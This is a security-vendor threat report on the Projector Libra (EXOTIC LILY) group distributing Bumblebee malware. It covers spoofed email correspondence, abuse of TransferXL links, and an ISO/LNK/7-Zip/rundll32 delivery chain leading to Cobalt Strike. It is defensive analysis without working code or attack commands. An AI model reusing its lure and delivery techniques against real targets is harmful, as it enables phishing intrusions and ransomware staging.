Flight of the Bumblebee: Email Lures and File Sharing Services Lead to Malware

unit42.paloaltonetworks.com/bumblebee-malware-projector-libra/

Brad Duncan August 3, 2022

By Brad Duncan

August 3, 2022 at 12:00 PM

Category: Malware

Tags: BazarLoader, BumbleBee, Cobalt Strike, conti ransomware, Cortex XDR, Malware Prevention, next-generation firewall, Phishing, projector libra, threat prevention, WildFire

This post is also available in: 日本語 (Japanese)

Executive Summary

Among the threat actors distributing Bumblebee is Projector Libra. Also known as EXOTIC LILY, Projector Libra is a criminal group that uses file sharing services to distribute malware after direct email correspondence with a potential victim. Projector Libra has been reported as an initial access broker with ties to Conti ransomware.

This blog presents a case study from recent Bumblebee malware activity distributed through Projector Libra that led to Cobalt Strike. Information presented here should provide a clearer picture of the group's tactics and help security professionals better defend their organizations against this threat.

Palo Alto Networks customers are protected from Bumblebee with Cortex XDR or our Next-Generation Firewall with WildFire and Threat Prevention subscriptions.

Full visualization of the techniques observed, relevant courses of action and IoCs related to this report can be found in the Unit 42 ATOM viewer.

Primary Malware Discussed	Bumblebee
Primary Threat Actors Discussed	Projector Libra/EXOTIC LILY
Operating System Affected	Windows
Related Unit 42 Topics	Malware, phishing

Table of Contents

Bumblebee Replaces BazarLoader

Bumblebee malware replaced BazarLoader sometime in February 2022. Since then, campaigns that formerly distributed BazarLoader are now distributing Bumblebee instead.

Bumblebee's predecessor first appeared as early as April 2020, when developers behind Trickbot released a new malware called BazarBackdoor. The loader component of this malware was dubbed BazarLoader, and BazarLoader was a notable part of our threat landscape throughout 2020 and 2021.

During the summer of 2021, BazarLoader reached peak distribution with at least three campaigns pushing the majority of samples. These campaigns/threat actors were TA551 (Shathak), TA578 (Contact Forms/Stolen Images Evidence) and a call center-assisted campaign nicknamed BazarCall.

BazarLoader remained active through February 2022, but no newly created samples have been discovered since then. Starting in March 2022, threat actors like Projector Libra who had been distributing BazarLoader switched to pushing a new malware family called Bumblebee. Security researchers dubbed this malware Bumblebee because it uses "bumblebee" in the user-agent string generated during post-infection HTTPS traffic.

Threat actors like TA578 previously switched between distributing BazarLoader or distributing IcedID (Bokbot) malware. Since March 2022, these threat actors have stopped pushing BazarLoader. For example, TA578 now switches between pushing Bumblebee or pushing IcedID.

Malware distribution patterns reveal Bumblebee continues where BazarLoader left off, which includes pushing follow-up malware like Cobalt Strike that can eventually lead to a ransomware infection.

Tactics of Threat Actor Projector Libra

Google's Threat Analysis Group (TAG) previously presented a full attack chain for this threat actor, but our case example begins with the first contact a potential victim receives from this threat actor.




Figure 1. Chain of events for this case study.

If a potential victim responds to the initial email, Projector Libra sends a reply stating a separate email has been sent through a file sharing service to provide a file relevant to the discussion. The victim then receives an email generated by the file sharing service. These emails contain a link hosting malware disguised as a file discussed in the previous Projector Libra message.

Since 2022, files pushed by Projector Libra have been ISO images. These images are designed to infect a vulnerable Windows host. They contain a WIndows shortcut, and this shortcut is designed to run Bumblebee malware hidden in the same ISO.

In some cases, the ISO image contains a Windows shortcut (.LNK file) that runs a hidden DLL file for Bumblebee.

In other cases, the ISO image contains a Bumblebee DLL contained within a password-protected 7-Zip archive (.7Z file). In these cases, the LNK file runs a hidden copy of the 7-Zip standalone console to extract Bumblebee from its password-protected 7Z file.

In an Active Directory (AD) environment, an initial Bumblebee infection leads to Cobalt Strike. Attackers use Cobalt Strike to map the victim's environment. If the results reveal a high-value target, attackers will attempt lateral movement and drop ransomware like Conti or Diavol.

Examples of Email Messages

The first event in our case study is an initial email sent by Projector Libra on May 5, 2022. It spoofs an employee named Andres from a regional gas company in the United States.

Figure 2 shows a screenshot of this initial email.




Figure 2. Email from Projector Libra to establish correspondence.

When a potential victim replied to the email shown above in Figure 2, Projector Libra responded with the email shown below in Figure 3. This response states that a document was sent through TransferXL in a separate email.




Figure 3. Response from Projector Libra after a potential victim replied to the initial email.

TransferXL is a legitimate file-sharing service with a free tier. It is one of many file sharing services with a free pricing category that are frequently abused by criminal groups like Projector Libra. These TransferXL URLs expire after one week, which helps conceal the malware from security researchers. Below, Figure 4 shows a TransferXL email from this case study sharing malware provided by Projector Libra.




Figure 4. Email generated by TransferXL sharing malware from Projector Libra.

Malware and Traffic From an Infection

Files shared through TransferXL are compressed and sent as ZIP archives. Figure 5 shows the TransferXL URL from this case study opened in a web browser and downloading malware provided by Projector Libra.




Figure 5. TransferXL URL sending malware provided by Projector Libra.

The recipient extracts an ISO file from the TransferXL ZIP archive. In most GUI-based desktop environments like Microsoft Windows, double-clicking an ISO file mounts it as a new drive. In Windows 10, the downloaded ISO will mount as a DVD drive, similar to DVD Drive E: in Figure 6.




Figure 6. Downloaded ISO malware mounted as DVD Drive E: in WIndows 10.

Shown above in Figure 6, the downloaded ISO file contains a Windows shortcut named Attachments.lnk. In Microsoft Windows, the .lnk file extension remains hidden, even if File Explorer is set to show file extensions.

Attachments.lnk executes a PowerShell command to run a copy of the 7-Zip standalone console file named 7za.exe. Above, Figure 6 displays the full PowerShell command from Attachments.lnk.

7za.exe extracts the Bumblebee malware DLL from a password-protected 7-Zip archive named archive.7z. Both 7za.exe and archive.7z are hidden but can be revealed if File Explorer is configured to show hidden files.

The extracted Bumblebee DLL file is saved to C:\ProgramData\19a.dll, as shown below in Figure 7. The Bumblebee DLL is executed using rundll32 and oxgdXPSGPw as the EntryPoint.


